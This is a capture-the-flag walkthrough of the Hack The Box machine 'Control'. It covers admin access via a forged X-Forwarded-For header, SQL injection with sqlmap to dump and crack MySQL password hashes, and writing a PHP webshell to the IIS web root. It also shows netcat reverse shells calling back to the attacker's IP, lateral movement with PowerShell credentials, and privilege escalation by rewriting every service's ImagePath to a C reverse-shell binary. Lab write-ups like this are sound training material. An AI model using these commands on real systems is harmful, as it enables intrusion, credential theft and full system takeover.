CONTROL by Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -p 1-10000 -T4 -sV 10.10.10.167
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-03 11:32 CET
Nmap scan report for 10.10.10.167
Host is up (0.051s latency).
Not shown: 9997 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
135/tcp  open  msrpc   Microsoft Windows RPC
3306/tcp open  mysql?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.04 seconds
```

Let's go to port 80:



If we go to inspect the source of the page, we discover these commented "notes":


```
<!-- To Do:
     - Import Products
     - Link to new payment system
     - Enable SSL (Certificates location \\192.168.4.28\myfiles)
<!-- Header -->
```


Furthermore, it’s not possible to go to the admin section of the site:

“Access Denied: Header Missing. Please ensure you go through the proxy to access this page”


So, let's try setting through the Burp Suite, the header named X-Forwarded-For: 192.168.4.28. For this purpose, I installed the extension called "Add Custom Header", find the complete instructions in this link:

https://portswigger.net/bappstore/807907f5380c4cb38748ef4fc1d8cdbc





Once set correctly, we can access the admin page:



With SqlMap, you can try, intercepting the request with Burp and saving it on a file, to find out if there are vulnerabilities:

```
sqlmap -r req --all
```

```
[13:40:52] [INFO] current status: reado... \^C
[13:40:52] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8

[13:40:52] [INFO] fetching database users privileges
[13:40:52] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[13:40:52] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
database management system users privileges:
[*] 'hector'@'localhost' (administrator) [29]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
```

We managed to find the hashes for three users, hector, manager and root. Let's try to crack them on CrackStation:

Hash	Type	Result
0A4A5CAD344718DC418035A1F4D292BA603134D8	Unknown	Not found.
CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA	MySQL4.1+	l3tm3!n
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We managed to find out the passwords for manager and hector. Let's try to load a shell, always with sqlmap, through the manager's credentials:

```
root@unknown:~/Desktop# sqlmap -r req --file-write webshell.php --file-dest "C:/inetpub/wwwroot/w.php" --dbms-cred=manager:
manager:l3tm3!n'
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
sponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible f
r any misuse or damage caused by this program

[*] starting @ 13:27:12 /2020-03-05/
```

```
---
[13:27:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:27:17] [INFO] fingerprinting the back-end DBMS operating system
[13:27:17] [INFO] the back-end DBMS operating system is Windows
[13:27:17] [WARNING] reflective value(s) found and filtering out
[13:27:19] [WARNING] potential permission problems detected ('Access denied')
[13:27:27] [WARNING] time-based comparison requires larger statistical model, please wait..............................
e)
do you want confirmation that the local file 'webshell.php' has been successfully written on the back-end DBMS file system (
'C:/inetpub/wwwroot/w.php')? [Y/n] Y
[13:27:39] [INFO] the local file 'webshell.php' and the remote file 'C:/inetpub/wwwroot/w.php' have the same size (7205 B)
[13:27:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 13:27:39 /2020-03-05/
```

Once the confirmation is obtained, go to the page:

Fetch: host: 10.10.14.217 port: 80 path:

CWD: C:\inetpub\wwwroot **Upload:** Browse... No file selected.

Cmd:

Clear cmd

Execute

The shell that has been loaded can be downloaded from the following repo:

https://github.com/WhiteWinterWolf/wwwolf-php-webshell

The first step is to obtain a shell with netcat, so you need to load the portable file nc.exe (in your own folder, in this case I called it test) through our shell and type:

Fetch: host: 10.10.14.217 port: 80 path:

CWD: C:\test **Upload:** Browse... No file selected.

Cmd: nc.exe 10.10.14.217 4444 -e cmd.exe

Clear cmd

Execute

---

nc.exe 10.10.14.217 4444 -e cmd.exe

Listening on a terminal:

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:50354.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\test>
```

We got the shell as iusr user. The other users on the system are Administrator and Hector, and we have the previously found password of the latter.

With the following script, we upgrade the terminal from iusr to Hector:

```
$user = "Fidelity\\Hector"

$password = "l33th4x0rhector"

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

$credential = New-Object System.Management.Automation.PSCredential $user,
$securePassword

Invoke-Command -ComputerName Fidelity -Credential $credential -
ScriptBlock { C:\test\nc.exe 10.10.14.217 5555 -e cmd.exe }
```

Listening on port 5555, we get the shell and the user flag:

```
root@unknown:~/Desktop# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:50451.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>cd ../Desktop
cd ../Desktop

C:\Users\Hector\Desktop>type user.txt
type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```

After unsuccessful attempts with automatic enumerators such as Winpeas, and after a long manual search, I found the following file containing the history of the commands that the user has performed on the Powershell:

```
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

11/25/2019  11:04 AM    <DIR>          .
11/25/2019  11:04 AM    <DIR>          ..
11/25/2019  01:36 PM               114 ConsoleHost_history.txt
               1 File(s)            114 bytes
               2 Dir(s)  43,600,900,096 bytes free

:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>type ConsoleHost_history.txt
ype ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

If we try to run the two commands, we discover that Hector has the permissions to manage a multitude of services, so we must try to change the path of each service by inserting our own exploit.exe which will allow us to have the shell as Administrator.

Not knowing exactly the service to exploit, I used this script to modify them all:

```
$results = ls HKLM:\SYSTEM\CurrentControlset\Services

foreach ($file in $results)

{

    echo "yes" | reg.exe add $file.Name /v ImagePath /t REG_SZ /d
"C:\test\p.exe"

    echo "yes" | reg.exe add $file.Name /v FailureCommand /t REG_SZ /d
"C:\test\p.exe"

}
```

I loaded a p.exe for the purpose, compiling this program in c:

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <shellapi.h>


int main()
{
    ShellExecute(
        NULL,
        ("open"),
        ("powershell"),
        (" -Exec bypass -nop -C \"/test/nc.exe -e powershell.exe
10.10.14.217 6666\""),
        (" C:\\ "),
        0
    );
    exit;
    return 0;
}
```

Once the script has been executed, listening with nc on port 6666, we are able to access to Administrator's Desktop and print the flag:

```
PS C:\Users\Administrator> cd Desktop
cd Desktop
PS C:\Users\Administrator\Desktop> dir
dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/1/2019  12:33 PM             32 root.txt


PS C:\Users\Administrator\Desktop> type root.txt
type root.txt
8f8613f5b4da391f36ef11def4cec1b1
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups